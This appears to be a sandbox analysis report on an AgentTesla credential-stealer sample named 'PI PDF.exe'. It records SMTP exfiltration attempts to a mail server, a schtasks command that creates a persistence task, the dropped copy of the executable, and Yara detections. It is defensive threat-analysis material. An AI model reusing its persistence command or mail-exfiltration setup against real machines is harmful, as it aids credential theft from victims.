| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        | Commands                                                                                                                                                                                   |
|--------------------------------------|-------------|-----------|----------------|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 14, 2022 12:26:46.521317005 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    | 220-premium12.web-hosting.com ESMTP Exim 4.94.2 #2 Sat, 14 May 2022 06:26:46 -0400<br>220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.     |
| May 14, 2022 12:26:46.521672964 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 | EHLO 216554                                                                                                                                                                                |
| May 14, 2022 12:26:46.695774078 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    | 250-premium12.web-hosting.com Hello 216554 [102.129.143.55]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-PIPE_CONNECT<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP |
| May 14, 2022 12:26:46.698307037 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 | AUTH login YmFza2VyQG9jZW5tYXN0ZXJzLmNvbQ==                                                                                                                                                |
| May 14, 2022 12:26:46.871859074 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    | 334 UGFzc3dvcmQ6                                                                                                                                                                           |
| May 14, 2022 12:26:48.456665993 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    | 535 Incorrect authentication data                                                                                                                                                          |
| May 14, 2022 12:26:48.464423895 CEST | 49752       | 587       | 192.168.2.3    | 198.54.126.161 | MAIL FROM:<basker@ocenmasters.com>                                                                                                                                                         |
| May 14, 2022 12:26:48.637429953 CEST | 587         | 49752     | 198.54.126.161 | 192.168.2.3    | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)                                                                                                                                |
| May 14, 2022 12:26:50.580655098 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    | 220-premium12.web-hosting.com ESMTP Exim 4.94.2 #2 Sat, 14 May 2022 06:26:50 -0400<br>220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.     |
| May 14, 2022 12:26:50.582381964 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 | EHLO 216554                                                                                                                                                                                |
| May 14, 2022 12:26:50.756458044 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    | 250-premium12.web-hosting.com Hello 216554 [102.129.143.55]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-PIPE_CONNECT<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP |
| May 14, 2022 12:26:50.757569075 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 | AUTH login YmFza2VyQG9jZW5tYXN0ZXJzLmNvbQ==                                                                                                                                                |
| May 14, 2022 12:26:54.943469048 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    | 334 UGFzc3dvcmQ6                                                                                                                                                                           |
| May 14, 2022 12:26:57.174988031 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    | 535 Incorrect authentication data                                                                                                                                                          |
| May 14, 2022 12:26:57.175209999 CEST | 49756       | 587       | 192.168.2.3    | 198.54.126.161 | MAIL FROM:<basker@ocenmasters.com>                                                                                                                                                         |
| May 14, 2022 12:26:57.349693060 CEST | 587         | 49756     | 198.54.126.161 | 192.168.2.3    | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)                                                                                                                                |
| May 14, 2022 12:27:31.266168118 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    | 220-premium12.web-hosting.com ESMTP Exim 4.94.2 #2 Sat, 14 May 2022 06:27:31 -0400<br>220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.     |

| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        | Commands                                                                                                                                                                                   |
|--------------------------------------|-------------|-----------|----------------|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 14, 2022 12:27:31.266634941 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 | EHLO 216554                                                                                                                                                                                |
| May 14, 2022 12:27:31.444529057 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    | 250-premium12.web-hosting.com Hello 216554 [102.129.143.55]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-PIPE_CONNECT<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP |
| May 14, 2022 12:27:31.444958925 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 | AUTH login YmFza2VyQG9jZW5tYXN0ZXJzLmNvbQ==                                                                                                                                                |
| May 14, 2022 12:27:31.622293949 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    | 334 UGFzc3dvcmQ6                                                                                                                                                                           |
| May 14, 2022 12:27:33.153253078 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    | 535 Incorrect authentication data                                                                                                                                                          |
| May 14, 2022 12:27:33.153584957 CEST | 49778       | 587       | 192.168.2.3    | 198.54.126.161 | MAIL FROM:<basker@ocenmasters.com>                                                                                                                                                         |
| May 14, 2022 12:27:33.331151962 CEST | 587         | 49778     | 198.54.126.161 | 192.168.2.3    | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)                                                                                                                                |
| May 14, 2022 12:27:35.901343107 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    | 220-premium12.web-hosting.com ESMTP Exim 4.94.2 #2 Sat, 14 May 2022 06:27:35 -0400<br>220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.     |
| May 14, 2022 12:27:36.152457952 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 | EHLO 216554                                                                                                                                                                                |
| May 14, 2022 12:27:36.327141047 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    | 250-premium12.web-hosting.com Hello 216554 [102.129.143.55]<br>250-SIZE 52428800<br>250-8BITMIME<br>250-PIPELINING<br>250-PIPE_CONNECT<br>250-AUTH PLAIN LOGIN<br>250-STARTTLS<br>250 HELP |
| May 14, 2022 12:27:36.327440023 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 | AUTH login YmFza2VyQG9jZW5tYXN0ZXJzLmNvbQ==                                                                                                                                                |
| May 14, 2022 12:27:40.508548975 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    | 334 UGFzc3dvcmQ6                                                                                                                                                                           |
| May 14, 2022 12:27:42.439783096 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    | 535 Incorrect authentication data                                                                                                                                                          |
| May 14, 2022 12:27:42.440644026 CEST | 49793       | 587       | 192.168.2.3    | 198.54.126.161 | MAIL FROM:<basker@ocenmasters.com>                                                                                                                                                         |
| May 14, 2022 12:27:42.615334988 CEST | 587         | 49793     | 198.54.126.161 | 192.168.2.3    | 550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)                                                                                                                                |

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: PI PDF.exe PID: 6928, Parent PID: 3772

General

Target ID: 0

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 12:26:06                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Start date:                   | 14/05/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Path:                         | C:\Users\user\Desktop\PI PDF.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Commandline:                  | "C:\Users\user\Desktop\PI PDF.exe"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Imagebase:                    | 0x800000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File size:                    | 904704 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.299681122.0000000003F42000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.299681122.0000000003F42000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.298244806.0000000003C1F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.298244806.0000000003C1F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |

## File Activities

### File Created

| File Path                                                                  | Access                                        | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol            |
|----------------------------------------------------------------------------|-----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|-------------------|
| C:\Users\user                                                              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown           |
| C:\Users\user\AppData\Roaming                                              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown           |
| C:\Users\user\AppData\Roaming\jAZPdPbNZlxFH.exe                            | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file   open no recall                         | success or wait       | 1     | 6C0D1E60       | CreateFileW       |
| C:\Users\user\AppData\Local\Temp\tmp3224.tmp                               | read attributes   synchronize   generic read  | device     | synchronous io non alert   non directory file                                          | success or wait       | 1     | 6C0D7038       | GetTempFile NameW |
| C:\Users\user\AppData\Local\Microsoft\CLR\v4.0.32\UsageLogs\PI PDF.exe.log | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait       | 1     | 6DF5C78D       | CreateFileW       |

### File Deleted

| File Path                                    | Completion      | Count | Source Address | Symbol      |
|----------------------------------------------|-----------------|-------|----------------|-------------|
| C:\Users\user\AppData\Local\Temp\tmp3224.tmp | success or wait | 1     | 6C0D6A95       | DeleteFileW |

### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path                                       | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Ascii                                                                                                                                                                                                                                                                                | Completion      | Count | Source Address | Symbol    |
|-------------------------------------------------|--------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Roaming\jAZPdPbNZIxFH.exe | 0      | 904704 | 4d 5a fd 00 03 00 00 00<br>04 00 00 00 fd fd 00 00 fd<br>00 00 00 00 00 00 00 40<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00<br>00 00 fd 00 00 00 0e<br>1f fd 0e 00 fd 09 fd 21 fd<br>01 4c fd 21 54 68 69 73<br>20 70 72 6f 67 72 61 6d<br>20 63 61 6e 6e 6f 74 20<br>62 65 20 72 75 6e 20 69<br>6e 20 44 4f 53 20 6d 6f<br>64 65 2e 0d 0d 0a 24 00<br>00 00 00 00 00 00 50 45<br>00 00 4c 01 03 00 fd 45<br>7e 62 00 00 00 00 00 00<br>00 00 fd 00 02 01 0b 01<br>50 00 00 fd 0d 00 00 08<br>00 00 00 00 00 fd fd<br>0d 00 00 20 00 00 00 00<br>0e 00 00 00 40 00 00 20<br>00 00 00 02 00 00 04 00<br>00 00 00 00 00 00 04 00<br>00 00 00 00 00 00 00 40<br>0e 00 00 02 00 00 00 00<br>00 00 02 00 40 fd 00 00<br>10 00 00 10 00 00 00 00<br>10 00 00 10 00 00 00 00<br>00 00 10 00 00 00 00 00<br>00 00 00 00 00       | MZ@!L!This program<br>cannot be run in DOS<br>mode.\$PELE~bP @ @ @@                                                                                                                                                                                                                  | success or wait | 1     | 6C0D1B4F       | WriteFile |
| C:\Users\user\AppData\Local\Temp\tmp3224.tmp    | 0      | 1646   | 3c 3f 78 6d 6c 20 76 65<br>72 73 69 6f 6e 3d 22 31<br>2e 30 22 20 65 6e 63 6f<br>64 69 6e 67 3d 22 55 54<br>46 2d 31 36 22 3f 3e 0d<br>0a 3c 54 61 73 6b 20 76<br>65 72 73 69 6f 6e 3d 22<br>31 2e 32 22 20 78 6d 6c<br>6e 73 3d 22 68 74 74 70<br>3a 2f 2f 73 63 68 65 6d<br>61 73 2e 6d 69 63 72 6f<br>73 6f 66 74 2e 63 6f 6d 2f<br>77 69 6e 64 6f 77 73 2f<br>32 30 30 34 2f 30 32 2f<br>6d 69 74 2f 74 61 73 6b<br>22 3e 0d 0a 20 20 3c 52<br>65 67 69 73 74 72 61 74<br>69 6f 6e 49 6e 66 6f 3e<br>0d 0a 20 20 20 20 3c 44<br>61 74 65 3e 32 30 31 34<br>2d 31 30 2d 32 35 54 31<br>34 3a 32 37 3a 34 34 2e<br>38 39 32 39 30 32 37 3c<br>2f 44 61 74 65 3e 0d 0a<br>20 20 20 20 3c 41 75 74<br>68 6f 72 3e 44 45 53 4b<br>54 4f 50 2d 37 31 36 54<br>37 37 31 5c 68 61 72 64<br>7a 3c 2f 41 75 74 68 6f<br>72 3e 0d 0a 20 20 3c 2f<br>52 65 67 69 73 74 72 61<br>74 69 6f 6e 49 6e | <?xml version="1.0"<br>encoding="UTF-16"?><br><Task version="1.2" x<br>mlns="http://schemas.mic<br>rosoft<br>.com/windows/2004/02/m<br>it/task"><br><RegistrationInfo><br><Date>2014-10-<br>25T14:27:44.8929027</<br>Date><br><Author>computer/user<br></Author><br></RegistrationIn | success or wait | 1     | 6C0D1B4F       | WriteFile |

| File Path                                                                 | Offset | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Ascii                                                                                                                                                                                                                                                         | Completion      | Count | Source Address | Symbol    |
|---------------------------------------------------------------------------|--------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|-----------|
| C:\Users\user\AppData\Local\Microsof\CLR_v4.0_32\UsageLogs\PI PDF.exe.log | 0      | 1216   | 31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 | 1,"fusion","GAC",01,"WinRT","N otApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, Publ icKeyToken=b77a5c561934e089", " C:\Windows\assembly\NativeImages_v4.0.3 | success or wait | 1     | 6DF5C907       | WriteFile |

| File Read                                                                                                                            |         |        |                 |       |                |          |  |
|--------------------------------------------------------------------------------------------------------------------------------------|---------|--------|-----------------|-------|----------------|----------|--|
| File Path                                                                                                                            | Offset  | Length | Completion      | Count | Source Address | Symbol   |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 6135   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae4ee36903305e8ba6\mscorlib.ni.dll.aux                        | unknown | 176    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC2CA54       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux                             | unknown | 620    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux | unknown | 864    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux                    | unknown | 900    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux                     | unknown | 748    | success or wait | 1     | 6DB803DE       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4095   | success or wait | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 8171   | end of file     | 1     | 6DC25705       | unknown  |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4096   | success or wait | 1     | 6C0D1B4F       | ReadFile |  |
| C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config                                                                  | unknown | 4096   | end of file     | 1     | 6C0D1B4F       | ReadFile |  |
| C:\Users\user\Desktop\PI PDF.exe                                                                                                     | unknown | 904704 | success or wait | 1     | 6C0D1B4F       | ReadFile |  |

| Analysis Process: schtasks.exe    PID: 6320, Parent PID: 6928 |                                                                                                                           |
|---------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------|
| General                                                       |                                                                                                                           |
| Target ID:                                                    | 4                                                                                                                         |
| Start time:                                                   | 12:26:28                                                                                                                  |
| Start date:                                                   | 14/05/2022                                                                                                                |
| Path:                                                         | C:\Windows\SysWOW64\lschtasks.exe                                                                                         |
| Wow64 process (32bit):                                        | true                                                                                                                      |
| Commandline:                                                  | C:\Windows\System32\lschtasks.exe" /Create /TN "Updates\jAZPdPbNZIxFH" /XML "C:\Users\user\AppData\Local\Temp\tmp3224.tmp |
| Imagebase:                                                    | 0x1370000                                                                                                                 |
| File size:                                                    | 185856 bytes                                                                                                              |
| MD5 hash:                                                     | 15FF7D8324231381BAD48A052F85DF04                                                                                          |
| Has elevated privileges:                                      | true                                                                                                                      |
| Has administrator privileges:                                 | true                                                                                                                      |

|                |                          |
|----------------|--------------------------|
| Programmed in: | C, C++ or other language |
| Reputation:    | high                     |

## File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

## File Read

| File Path                                    | Offset  | Length | Completion      | Count | Source Address | Symbol   |
|----------------------------------------------|---------|--------|-----------------|-------|----------------|----------|
| C:\Users\user\AppData\Local\Temp\tmp3224.tmp | unknown | 2      | success or wait | 1     | 137AB22        | ReadFile |
| C:\Users\user\AppData\Local\Temp\tmp3224.tmp | unknown | 1647   | success or wait | 1     | 137ABD9        | ReadFile |

## Analysis Process: conhost.exe PID: 6292, Parent PID: 6320

### General

|                               |                                                     |
|-------------------------------|-----------------------------------------------------|
| Target ID:                    | 5                                                   |
| Start time:                   | 12:26:29                                            |
| Start date:                   | 14/05/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff7c9170000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA77DEEA782E8B4D7C7C33BBF8A4496                     |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |
| Reputation:                   | high                                                |

## Analysis Process: PI PDF.exe PID: 6384, Parent PID: 6928

### General

|                               |                                  |
|-------------------------------|----------------------------------|
| Target ID:                    | 7                                |
| Start time:                   | 12:26:29                         |
| Start date:                   | 14/05/2022                       |
| Path:                         | C:\Users\user\Desktop\PI PDF.exe |
| Wow64 process (32bit):        | false                            |
| Commandline:                  | {path}                           |
| Imagebase:                    | 0x160000                         |
| File size:                    | 904704 bytes                     |
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | low                              |

## Analysis Process: PI PDF.exe PID: 6344, Parent PID: 6928

### General

|                        |                                  |
|------------------------|----------------------------------|
| Target ID:             | 8                                |
| Start time:            | 12:26:30                         |
| Start date:            | 14/05/2022                       |
| Path:                  | C:\Users\user\Desktop\PI PDF.exe |
| Wow64 process (32bit): | true                             |
| Commandline:           | {path}                           |
| Imagebase:             | 0x920000                         |
| File size:             | 904704 bytes                     |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| MD5 hash:                     | 530C898EE065629D77B0B12781991D4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.291840024.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.291840024.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.290109897.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.290109897.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.291116090.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.291116090.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.290705194.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.290705194.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.503050607.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.503050607.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.509270910.0000000002D01000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.509270910.0000000002D01000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |

| File Activities                                                        |                                                                                                                 |            |                                                                                        |                       |       |                |                  |  |
|------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|------------------|--|
| File Created                                                           |                                                                                                                 |            |                                                                                        |                       |       |                |                  |  |
| File Path                                                              | Access                                                                                                          | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol           |  |
| C:\Users\user                                                          | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown          |  |
| C:\Users\user\AppData\Roaming                                          | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown          |  |
